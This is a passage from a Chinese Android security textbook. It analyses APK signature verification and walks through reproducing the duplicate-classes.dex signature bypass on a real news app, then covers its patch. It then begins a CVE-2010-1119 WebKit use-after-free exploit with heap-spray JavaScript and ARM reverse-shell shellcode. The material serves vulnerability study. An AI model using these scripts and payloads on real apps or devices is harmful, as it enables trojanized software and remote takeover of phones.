        try {
            Certificate[] signerCertChain = JarUtils.verifySignature(
                    new ByteArrayInputStream(sfBytes),
                    new ByteArrayInputStream(sBlockBytes));
```

图10-52　verifySignature函数

（3）在调用verifySignature函数（点击该函数可直接帮助索引，它位于http://osxr.org/android/source/libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java）进行校验时会读取各项证书信息，包括证书序列号、拥有者、加密算法等，然后判断CERT.RSA证书对CERT.SF的文件签名是否正确，防止CERT.SF被篡改，若成功则返回证书链，否则抛出异常，如图10-53和图10-54所示。

```java
        sig.initVerify(certs[issuerSertIndex]);

        // If the authenticatedAttributes field of SignerInfo contains more than zero attributes,
        // compute the message digest on the ASN.1 DER encoding of the Attributes value.
        // Otherwise, compute the message digest on the data.
        List<AttributeTypeAndValue> atr = sigInfo.getAuthenticatedAttributes();

        byte[] sfBytes = new byte[signature.available()];
        signature.read(sfBytes);

        if (atr == null) {
            sig.update(sfBytes);
        } else {
            sig.update(sigInfo.getEncodedAuthenticatedAttributes());

            // If the authenticatedAttributes field contains the message-digest attribute,
            // verify that it equals the computed digest of the signature file
            byte[] existingDigest = null;
            for (AttributeTypeAndValue a : atr) {
                if (Arrays.equals(a.getType().getOid(), MESSAGE_DIGEST_OID)) {
                    if (existingDigest != null) {
                        throw new SecurityException("Too many MessageDigest attributes");
                    }
                    Collection<?> entries = a.getValue().getValues(ASN1OctetString.getInstance());
                    if (entries.size() != 1) {
                        throw new SecurityException("Too many values for MessageDigest attribute");
                    }
                    existingDigest = (byte[]) entries.iterator().next();
                }
            }

            // RFC 3852 section 9.2: it authAttrs is present, it must have a
            // message digest entry.
            if (existingDigest == null) {
                throw new SecurityException("Missing MessageDigest in Authenticated Attributes");
            }
```

图10-53　调用verifySignature函数校验证书信息

```java
            MessageDigest md = null;
            if (daOid != null) {
                md = MessageDigest.getInstance(daOid);
            }
            if (md == null && daName != null) {
                md = MessageDigest.getInstance(daName);
            }
            if (md == null) {
                return null;
            }

            byte[] computedDigest = md.digest(sfBytes);
            if (!Arrays.equals(existingDigest, computedDigest)) {
                throw new SecurityException("Incorrect MD");
            }
        }

        if (!sig.verify(sigInfo.getEncryptedDigest())) {
            throw new SecurityException("Incorrect signature");
        }

        return createChain(certs[issuerSertIndex], certs);
    }
```

图10-54　判断CERT.RSA证书对CERT.SF的文件签名是否正确

（4）在返回证书链时，对于自签名证书，直接作为合法证书返回，如图10-55所示。正是由于Android允许自签名才导致很多重打包引发的安全问题，特别是许多恶意软件经常通过重打包的方式将恶意代码插入流行软件中，再放到各个Android市场供用户下载。

（5）继续回到verifyCertificate函数，它会校验SF文件中的MANIFEST.MF中各项Hash值是否正确，防止MF文件被篡改，如图10-56和图10-57所示。

```java
    private static X509Certificate[] createChain(X509Certificate  signer, X509Certificate[] candidates) {
        LinkedList chain = new LinkedList();
        chain.add(0, signer);

        // Signer is self-signed
        if (signer.getSubjectDN().equals(signer.getIssuerDN())){
            return (X509Certificate[])chain.toArray(new X509Certificate[1]);
        }

        Principal issuer = signer.getIssuerDN();
        X509Certificate issuerCert;
        int count = 1;
        while (true) {
            issuerCert = findCert(issuer, candidates);
            if( issuerCert == null) {
                break;
            }
            chain.add(issuerCert);
            count++;
            if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())) {
                break;
            }
            issuer = issuerCert.getIssuerDN();
        }
        return (X509Certificate[])chain.toArray(new X509Certificate[count]);
    }
```

图10-55　支持自签名证书

```java
        // Verify manifest hash in .sf file
        Attributes attributes = new Attributes();
        HashMap<String, Attributes> entries = new HashMap<String, Attributes>();
        try {
            ManifestReader im = new ManifestReader(sfBytes, attributes);
            im.readEntries(entries, null);
        } catch (IOException e) {
            return;
        }

        // Do we actually have any signatures to look at?
        if (attributes.get(Attributes.Name.SIGNATURE_VERSION) == null) {
            return;
        }

        boolean createdBySigntool = false;
        String createdBy = attributes.getValue("Created-By");
        if (createdBy != null) {
            createdBySigntool = createdBy.indexOf("signtool") != -1;
        }

        // Use .SF to verify the mainAttributes of the manifest
        // If there is no -Digest-Manifest-Main-Attributes entry in .SF
        // file, such as those created before java 1.5, then we ignore
        // such verification.
        if (mainAttributesEnd > 0 && !createdBySigntool) {
            String digestAttribute = "-Digest-Manifest-Main-Attributes";
            if (!verify(attributes, digestAttribute, manifest, 0, mainAttributesEnd, false, true)) {
                throw failedVerification(jarName, signatureFile);
            }
        }

        // Use .SF to verify the whole manifest.
        String digestAttribute = createdBySigntool ? "-Digest" : "-Digest-Manifest";
        if (!verify(attributes, digestAttribute, manifest, 0, manifest.length, false, false)) {
            Iterator<Map.Entry<String, Attributes>> it = entries.entrySet().iterator();
            while (it.hasNext()) {
                Map.Entry<String, Attributes> entry = it.next();
                Manifest.Chunk chunk = man.getChunk(entry.getKey());
                if (chunk == null) {
                    return;
                }
                if (!verify(entry.getValue(), "-Digest", manifest,
                        chunk.start, chunk.end, createdBySigntool, false)) {
                    throw invalidDigest(signatureFile, entry.getKey(), jarName);
                }
            }
        }
        metaEntries.put(signatureFile, null);
        signatures.put(signatureFile, entries);
    }
```

图10-56　校验SF文件中的MANIFEST.MF中各项Hash值是否正确

```java
    private boolean verify(Attributes attributes, String entry, byte[] data,
            int start, int end, boolean ignoreSecondEndline, boolean ignorable) {
        for (int i = 0; i < DIGEST_ALGORITHMS.length; i++) {
            String algorithm = DIGEST_ALGORITHMS[i];
            String hash = attributes.getValue(algorithm + entry);
            if (hash == null) {
                continue;
            }

            MessageDigest md;
            try {
                md = MessageDigest.getInstance(algorithm);
            } catch (NoSuchAlgorithmException e) {
                continue;
            }
            if (ignoreSecondEndline && data[end - 1] == '\n' && data[end - 2] == '\n') {
                md.update(data, start, end - 1 - start);
            } else {
                md.update(data, start, end - start);
            }
            byte[] b = md.digest();
            byte[] hashBytes = hash.getBytes(StandardCharsets.ISO_8859_1);
            return MessageDigest.isEqual(b, Base64.decode(hashBytes));
        }
        return ignorable;
    }
```

图10-57　verify函数

（6）对于非系统应用，枚举除META-INF目录以外的所有文件，然后进行哈希运算，并将其与MANIFEST.MF中的各文件哈希值进行比对，只有相匹配后才允许安装应用，如图10-58～图10-60所示。

```java
    public boolean collectCertificates(Package pkg, int flags) {
        pkg.mSignatures = null;

        WeakReference<byte[]> readBufferRef;
        byte[] readBuffer = null;
        synchronized (mSync) {
            readBufferRef = mReadBuffer;
            if (readBufferRef != null) {
                mReadBuffer = null;
                readBuffer = readBufferRef.get();
            }
            if (readBuffer == null) {
                readBuffer = new byte[8192];
                readBufferRef = new WeakReference<byte[]>(readBuffer);
            }
        }

        try {
            JarFile jarFile = new JarFile(mArchiveSourcePath);

            Certificate[] certs = null;

            if ((flags&PARSE_IS_SYSTEM) != 0) {
                // If this package comes from the system image, then we
                // can trust it...  we'll just use the AndroidManifest.xml
                // to retrieve its signatures, not validating all of the
                // files.
                JarEntry jarEntry = jarFile.getJarEntry(ANDROID_MANIFEST_FILENAME);
                certs = loadCertificates(jarFile, jarEntry, readBuffer);
```

图10-58　CollectCertificates函数

```java
            } else {
                Enumeration<JarEntry> entries = jarFile.entries();
                while (entries.hasMoreElements()) {
                    final JarEntry je = entries.nextElement();
                    if (je.isDirectory()) continue;

                    final String name = je.getName();

                    if (name.startsWith("META-INF/"))
                        continue;

                    if (ANDROID_MANIFEST_FILENAME.equals(name)) {
                        pkg.manifestDigest =
                                ManifestDigest.fromInputStream(jarFile.getInputStream(je));
                    }

                    final Certificate[] localCerts = loadCertificates(jarFile, je, readBuffer);
```

图10-59　枚举除META-INF目录以外的所有文件，然后进行哈希运算



```
            // Ensure all certificates match.
            for (int i=0; i<certs.length; i++) {
                boolean found = false;
                for (int j=0; j<localCerts.length; j++) {
                    if (certs[i] != null &&
                            certs[i].equals(localCerts[j])) {
                        found = true;
                        break;
                    }
                }
                if (!found || certs.length != localCerts.length) {
                    Slog.e(TAG, "Package " + pkg.packageName
                            + " has mismatched certificates at entry "
                            + je.getName() + "; ignoring!");
                    jarFile.close();
                    mParseError = PackageManager.INSTALL_PARSE_FAILED_INCONSISTENT_CERTIFICATES;
                    return false;
                }
            }
```

图10-60　各文件哈希必须与MANIFEST.MF中的各文件哈希值匹配才允许安装


总结，在Android应用签名验证过程中，满足以下条件才能安装应用。

（1）SHA-1（除 META-INF 目录外的文件）= MANIFEST.MF 中的各 SHA-1 值。

（2）（SHA-1 + Base64）（MANIFEST.MF 文件及各子项）= CERT.SF 中各值。

（3）公钥（CERT.SF）= CERT.RSA/DSA 对 SF 文件的签名。

以网易新闻应用为例，如果读者直接将修改后的classes.dex替换原classes.dex，那么在安装时会提示验证失败，无法安装应用（如图10-61所示），但是利用本节的签名漏洞可以绕过此限制。



```
管理员: C:\windows\system32\cmd.exe
C:\Users\Administrator\Desktop\Android安全\工具\AndroidKiller_V1.2 正式版>adb install newreader_modify.apk
adb server is out of date.  killing...
* daemon started successfully *
3476 KB/s (6163719 bytes in 1.731s)
        pkg: /data/local/tmp/newreader_modify.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

图10-61　签名验证失败

10.5.3　漏洞重现

此处漏洞测试的环境如表10-1所示。

表10-1　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文版
手机系统	HTC G14	版本号：Android 4.0.1
反编译器	Android Killer	版本号：1.2.0.0 正式版

我们先看看外面公开的利用代码，其原理就是在原APK包中放置两个同名的classes.dex，其中一个是被修改的：

```
#!/bin/bash
# PoC for Android bug 8219321 by @pof
# +info: https://jira.cyanogenmod.org/browse/CYAN-1602
if [ -z $1 ]; then echo "Usage: $0 <file.apk>" ; exit 1 ; fi
APK=$1
rm -r out out.apk tmp 2>/dev/null
java -jar apktool.jar d $APK out
#apktool d $APK out
echo "Modify files, when done type 'exit'"
cd out
bash
cd ..
java -jar apktool.jar b out out.apk
#apktool b out out.apk
#echo "out.apk done, when done type 'exit'"
#bash

mkdir tmp
mkdir tmp/orgin
mkdir tmp/dirty

cd tmp/
unzip ../$APK
unzip ../out.apk -d ./dirty
mv classes.dex ./orgin

cat >poc.py <<-EOF
#!/usr/bin/python
import zipfile
import sys
z = zipfile.ZipFile(sys.argv[1], "a")
z.write(sys.argv[2])
z.close()
EOF
chmod 755 poc.py
for f in `find . -type f |egrep -v "(poc.py|out.apk|dirty/|orgin/)"` ; do ./poc.py out.apk
"$f" ; done
cp ./dirty/classes.dex ./
./poc.py out.apk classes.dex
rm classes.dex
cp ./orgin/classes.dex ./
```

```
./poc.py out.apk classes.dex

cp out.apk ../evil-$APK
cd ..
rm -rf tmp out
echo "Modified APK: evil-$APK"
```

上述代码依赖其他工具和系统环境，不是很稳定，而且即使运行成功，也依然会发生如图10-61所示的错误，因为这里忽略了一处重要问题：APK包中两个classes.dex的先后顺序，正是基于此才导致许多朋友测试失败的。该问题可通过先将恶意classes.dex放入APK包中，再将正常classes.dex放入APK包得到解决。

为了提高稳定性，笔者专门提取了上面shell脚本中的poc.py，其文件内容如下：

```
#!/usr/bin/python
import zipfile
import sys
z = zipfile.ZipFile(sys.argv[1], "a")
z.write(sys.argv[2])
z.close()
```

使用该poc.py即可将同名文件打包入APK包里。以网易新闻为例，先提取里面正常的classes.dex，重命名为org.classes.dex，然后删除APK包中的classes.dex，如图10-62所示。




图10-62　删除APK包中的原classes.dex

接下来备份修改的classes.dex，笔者在其中添加了一个toast提示框，提示内容为“Hacked By riusksk”，可以直接借助Android Killer反编译工具修改，先用它反编译网易新闻，找到入口Activity为com.netease.nr.biz.ad.AdActivity，如图10-63所示。




图10-63　网易新闻的入口Activity

双击左侧栏的AdActivity.smali查看对应的smali代码，找到onCreate函数，右击选择“插入代码”→“toast输出”（如图10-64所示）就会自动生成相应的smali代码（如图10-65所示），这也是Android Killer工具相对其他Android逆向工具的一大优势。




图10-64　选择插入代码的功能

```
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    const-string v0, "Hacked By riusksk"

    const/4 v1, 0x1

    invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    const/4 v0, 0x0

    invoke-virtual {p0}, Lcom/netease/nr/biz/ad/AdActivity;->getIntent()Landroid/content/Intent;

    move-result-object v1
```

图10-65　自动生成smali代码

然后按“Ctrl + S”组合键保存代码，如果不保存的话，直接按编译是不会编译添加的代码的。保存后按左上角的编译按钮（如图10-66所示），编译过程及生成的APK路径都会在“日志输出”窗口里输出，如图10-67所示生成newreader_killer.apk，直接提取里面的classes.dex，重命名为evil.classes.dex，即是我们需要的恶意dex文件。



图10-66　编译当前APK工程

```
>Warning: AndroidManifest.xml already defines versionName (in http://schemas.android.com/apk/res/android); using existing value in manifest.
>I: Copying libs...
>I: Building apk file...
>I: Copying unknown files/dir...
APK 编译完成!
正在对 APK 进行签名，请稍等...
APK 签名完成!
---------------------------
APK 所有编译工作全部完成!!!
生成路径(点选 "工程管理器" 中 Android 小图标按钮或点击下面路径进行查看):
file:C:\Users\Administrator\Desktop\Android安全\工具\AndroidKiller_V1.2 正式版\projects\newreader\Bin\newreader_killer.apk
日志输出　搜索结果　方法引用
```

图10-67　编译日志

接下来，把evil.classes.dex、org.classes.dex、poc.py和删除dex的newreader.apk放置在同一个目录下，然后执行如图10-68所示的命令。

```
C:\Users\Administrator\Desktop\test>move evil.classes.dex classes.dex
移动了         1 个文件。

C:\Users\Administrator\Desktop\test>python poc.py newreader.apk classes.dex

C:\Users\Administrator\Desktop\test>move classes.dex evil.classes.dex
移动了         1 个文件。

C:\Users\Administrator\Desktop\test>move org.classes.dex classes.dex
移动了         1 个文件。

C:\Users\Administrator\Desktop\test>python poc.py newreader.apk classes.dex
```

图10-68　打包同名dex文件入APK

最后，生成包含两个同名classes.dex的APK包，如图10-69所示。




图10-69　包含两个同名classes.dex的APK包

笔者在HTC G14（Android 4.0.1）实体机上成功安装修改后的APK，打开网易新闻后成功弹出我们前面插入的toast消息，如图10-70所示。



图10-70　成功执行插入的代码

10.5.4　漏洞原理分析

Android系统在进行签名校验前会先进行zip解压缩（即解析APK包），但如果此时包含两个同名同路径的文件（zip压缩包中每个文件或者目录均对应一个Entry，这些共同组成Entry链表），比如两个classes.dex，解压缩时后者会覆盖前者，如图10-71所示。因此必须前者为恶意dex文件，后者为正常dex文件，才能绕过签名验证，这就是为什么要注意两个classes.dex先后顺序的根本原因。




图10-71　解压缩时恶意文件被替换为正常文件

此处的操作对应Android系统源码中的readCentralDir函数，源码位于：https://android.googlesource.com/platform/libcore/+/android-4.2.2_r1.2/luni/src/main/java/java/util/zip/ZipFile.java（根据修复代码的位置进行定位，具体见漏洞修复一节）。如图10-72所示，其中mEntries是个Hashmap结构，里面的索引正是对应压缩包里的文件名，如果遇到同名文件，后一个文件信息会覆盖前一个同名文件信息。

```
        for (int i = 0; i < numEntries; ++i) {
            ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
            mEntries.put(newEntry.getName(), newEntry);
        }
```

图10-72　遍历提取压缩包里的各个文件，若到同名文件则后一个文件会覆盖前一个

但是Android在执行程序时，会先在zip中搜索dex文件，只要一匹配就返回函数，即每次在搜索dex文件时，它都会以第一个dex文件为准，刚好与zip的解压顺序是相反的。结果就会导致签名校验的是正常文件，而执行的却是恶意文件。该过程对应的是dexZipFindEntry函数，源码位于https://android.googlesource.com/platform/dalvik/+/gingerbread%5E2/libdex/ZipArchive.c，如图10-73所示。

```
ZipEntry dexZipFindEntry(const ZipArchive* pArchive, const char* entryName)
{
    int nameLen = strlen(entryName);
    unsigned int hash = computeHash(entryName, nameLen);
    const int hashTableSize = pArchive->mHashTableSize;
    int ent = hash & (hashTableSize-1);

    while (pArchive->mHashTable[ent].name != NULL) {
        if (pArchive->mHashTable[ent].nameLen == nameLen &&
            memcmp(pArchive->mHashTable[ent].name, entryName, nameLen) == 0)
        {
            /* match */
            return (ZipEntry)(long)(ent + kZipEntryAdj);
        }

        ent = (ent + 1) & (hashTableSize-1);
    }
```

图10-73　dexZipFindEntry函数

10.5.5 漏洞修复

谷歌已经对该漏洞发布了补丁，如图10-74所示是补丁源码比较情况（链接：https://android.googlesource.com/platform/libcore/+/38cad1eb5cc0c30e034063c14c210912d97acb92%5E!/），主要增加了下列判断语句：

```
If ( mEntries.put(newEnry.getName(), newEntry) != null )
```

即当zip压缩中存在两个或者两个以上相同路径的文件时就抛出异常提示。

```
diff --git a/luni/src/main/java/java/util/zip/ZipFile.java b/luni/src/main/java/
index 6ecd489..7b19cc9 100644
--- a/luni/src/main/java/java/util/zip/ZipFile.java
+++ b/luni/src/main/java/java/util/zip/ZipFile.java
@@ -363,7 +363,9 @@ public class ZipFile implements ZipConstants {
         byte[] hdrBuf = new byte[CENHDR]; // Reuse the same buffer for each ent
         for (int i = 0; i < numEntries; ++i) {
             ZipEntry newEntry = new ZipEntry(hdrBuf, bin);
-            mEntries.put(newEntry.getName(), newEntry);
+            if (mEntries.put(newEntry.getName(), newEntry) != null) {
+                throw new ZipException("Duplicate entries: file may have been tampered with");
+            }
         }
     }
```

图10-74 补丁代码比对

10.6 CVE-2010-1119 Android WebKit UAF漏洞

10.6.1 漏洞描述

2010年11月，首个Android浏览器的远程利用漏洞被公开，影响Android 2.0~2.1.1版本，由于当时不少第三方浏览器也使用系统WebKit内核，导致它们也受漏洞影响。攻击者利用漏洞诱使用户打开恶意构造的网页，用户手机即可被远程控制，如图10-75所示，危害严重。该漏洞正是前面章节介绍过的UAF漏洞，浏览器中最常见的漏洞，在PC平台如此，在手机平台亦然如此。




图10-75 利用漏洞远程获取手机Shell

10.6.2　漏洞利用

本次的漏洞分析环境如表10-2所示。

表10-2　分析环境

	推荐使用的环境	备注
操作系统	Mac OS X	版本号：10.10.4
Android 系统	Android 2.1	模拟器
调试器	IDA Pro	版本号：6.6

可导致崩溃的PoC代码如下：

```
<html>
<head>
<script language="JavaScript">
function heap()
{
    var id = document.getElementById("target");
    var attribute = id.getAttributeNode('id');
    nodes = attribute.childNodes;
    document.body.removeChild(id);
    attribute.removeChild(nodes[0]);

    setTimeout( function() {
        for (var i = 0; i < 10000; i++) {
            var s = new String(unescape("\u4141\u4141"));
        };
        nodes[0].textContent
    }, 0);
}
</script>
</head>
<body onload=heap()>
<p id="target"></p>
</body>
</html>
```

将上述HTML网页放置在服务器上，然后在Android模拟器里用系统自带浏览器打开，在Log日志中（可借助DDMS或者adb logcat查看）可以看到崩溃时的信息，如图10-76所示，它引用内存地址0x41414195时触发异常，此时的PC寄存器指向libwecore.so文件偏移地址0x0004a57a。




图10-76　崩溃信息

用以下命令将/system/lib/libwebcore.so提取到本地：

```
adb pull /system/lib/libwebcore.so
```

然后用IDA加载它，并按“G”键输入“4a57a”（如果加载基址不为0，则该值需要加上相应的基址）跳转到相应地址，如图10-77所示。




图10-77　反汇编代码

可以看到圈框的两条指令可以直接控制程序的走向，达到执行任意代码的目的。其中的0x41414141也是利用heap spray的方法将r0指向内存占位的：

```
for (var i = 0; i < 10000; i++) {
          var s = new String(unescape("\u4141\u4141"));
      };
```

同样地，我们也可以采用堆喷射的方式，将Shellcode喷射至R0+0x54指向的内存地址：

```
  setTimeout(function() { for (var i = 0; i < 70000; i++) {var s = new
String(unescape("\u0058\u0058")); };
```

```
      var scode = unescape("\u0060\u0060");
      var scode2 = unescape("\u5005\ue1a0");
      var shell =
unescape("\u0002\ue3a0\u1001\ue3a0\u2005\ue281\u708c\ue3a0\u708d\ue287\u0080\uef00\u6000\ue1a0\u1084\ue28f\u2010\ue3a0\u708d\ue3a0\

\u708e\ue287\u0080\uef00\u0006\ue1a0\u1000\ue3a0\u703f\ue3a0\u0080\uef00\u0006\ue1a0\u1001\ue3a0\u703f\ue3a0\u0080\uef00\u0006\ue1a0\u1002\ue3a0\u703f\ue3a0\u0080\uef00\u2001\ue28f\uff12\ue12f\u4040\u2717\udf80\ua005\ua508\u4076\u602e\u1b6d\ub420\ub401\u4669\u4052\u270b\udf80\u2f2f\u732f\u7379\u6574\u2f6d\u6962\u2f6e\u6873\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u0002");
      shell += unescape("\uae08"); // Port = 2222
      shell += unescape("\u000a\u0202"); // IP = 10.0.2.2
      shell += unescape("\u2000\u2000"); // string terminate

       do{
        scode += scode;
        scode2 += scode2;
       } while (scode.length<=0x1000);
      scode2 += shell

      target = new Array();
      for(i = 0; i < 300; i++){

          if (i<130){ target[i] = scode;}
          if (i>130){ target[i] = scode2;}

          document.write(target[i]);
          document.write("<br />");
          if (i>250){
              nodes[0].textContent
          }
      }

  }, 0);    // end setTimeout
```

下面用IDA调试（笔者使用的是Mac OS X系统环境），首先将IDA中的android_server复制到Android模拟器中，然后以Root权限启动它：

```
riusksk@MacBook:/Applications/idaq.app/Contents/MacOS$ adb push android_server
/data/local/tmp/android_server
```

```
riusksk@MacBook:/Applications/idaq.app/Contents/MacOS$ adb forward tcp:23946 tcp:23946
riusksk@MacBook:/Applications/idaq.app/Contents/MacOS$ adb shell
# id
uid=0(root) gid=0(root)
# cd /data/local/tmp
# chmod 776 android_server
# ./android_server
IDA Android 32-bit remote debug server(ST) v1.14. Hex-Rays (c) 2004-2011
Listening on port #23946...
```

同时，在IDA上方选择调试器“Remote ARM Linux/Android debugger”（如图10-78所示），然后单击“Debugger”→“Attach to process”附加进程，并设置调试参数，分别如图10-79和图10-80所示。




图10-78　选择调试器




图10-79　选择附加进程的菜单

